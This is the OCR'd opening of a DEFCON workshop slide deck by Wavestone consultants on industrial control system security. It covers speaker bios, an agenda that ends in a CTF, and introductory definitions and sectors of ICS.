

HACK THE CONNECTED PLANT!
WAVESTONE
DEFCON
ENGAGE

Who are we?



Arnaud SOULLIÉ

@arnaudsoullie

- Senior Manager @ Wavestone, cybersecurity SME
- Started pentesting 14 years ago
- First ICS assignment in 2012
- Speaker at BlackHat Europe/DEFCON/Bsides Las Vegas/4SICS/…
- Trainer at Hack In Paris / CS3STHLM / BlackHat / Troopers / … https://ics-cybersecurity.academy


Alexandrine TORRENTS

@DrineTorrents

- Senior Manager @ Wavestone
- Background in pentesting
- Helps global companies improve their OT cybsercurity
- ISA 62443 Expert
- Trainer at BlackHat US


Agenda for today

- Introduction to Industrial Control Systems
  - Legacy ICS
  - Current / Future ICS and trends
- Threat models and attack paths
- CTF time!



INTRODUCTION TO CURRENT AND FUTURE ICS


« LEGACY »
INDUSTRIAL
CONTROL
SYSTEMS



1. Introduction to ICS

- Definition
- A bit of history
- Components
- ICS specificities
- ICS standard architectures

Where do we find Industrial Control Systems?

Transportation

Aeronautics

Chemical

Pharmaceutical


Energy

Defense

Automotive

Agrifood

What is an Industrial Control System (ICS)?



Corporate IS handle data

≠

ICS handle interfaces data with physical world (cyber-physical systems)

A bit of vocabulary

ICS (Industrial Control System)

=

IACS (Industrial Automation and Control Systems)

~=

